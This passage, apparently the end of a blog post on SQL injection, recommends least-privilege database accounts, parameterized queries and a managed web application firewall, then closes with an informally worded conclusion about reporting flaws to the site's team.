It is more of a database management function, but enforcing specific privileges to specific accounts helps prevent blind SQL injection attacks. Begin with no privileges account and move on to 'read-only', 'edit', 'delete' and similar privilege levels.

Minimizing privileges to the application will ensure that the attacker, who gets into the database through the application, cannot make unauthorized use of specific data.

3) Use Query Parameters

Dynamic queries create a lot of troubles for security professionals. They have to deal with variable vulnerabilities in each application, which only gets graver with updates and changes. It is recommended that you prepare parameterized queries.

These queries are simple, easy to write, and only pass when each parameter in SQL code is clearly defined. This way, your info is supplied with weapons to differentiate between code and information inputs.

4) Instant Protection

A majority of organizations fail the problems like outdated code, scarcity of resources to test and make changes, no knowledge of application security, and frequent updates in the application. For these, web application protection is the best solution.

A managed **web application firewall** can be deployed for immediate mitigation of such attacks. It contains custom policies to block any suspicious input and deny information breach instantly. This way, you do not have to manually look for loopholes and mend problems afterward.

Conclusion: -

I conclude that the above steps can be useful to report to the team and secure the site by the basic commands, By the proofs and screenshots,

As, this can be a part of by the sql back-end mistake or missed part to the sql back end team sometimes; that which takes to vulnerable to the attacker, if found then by the way reporting to the site can prevent the vulnerability to the site and after the updating of the site ,after then it will be build like a secure and safe 😊 ...

Thank – You

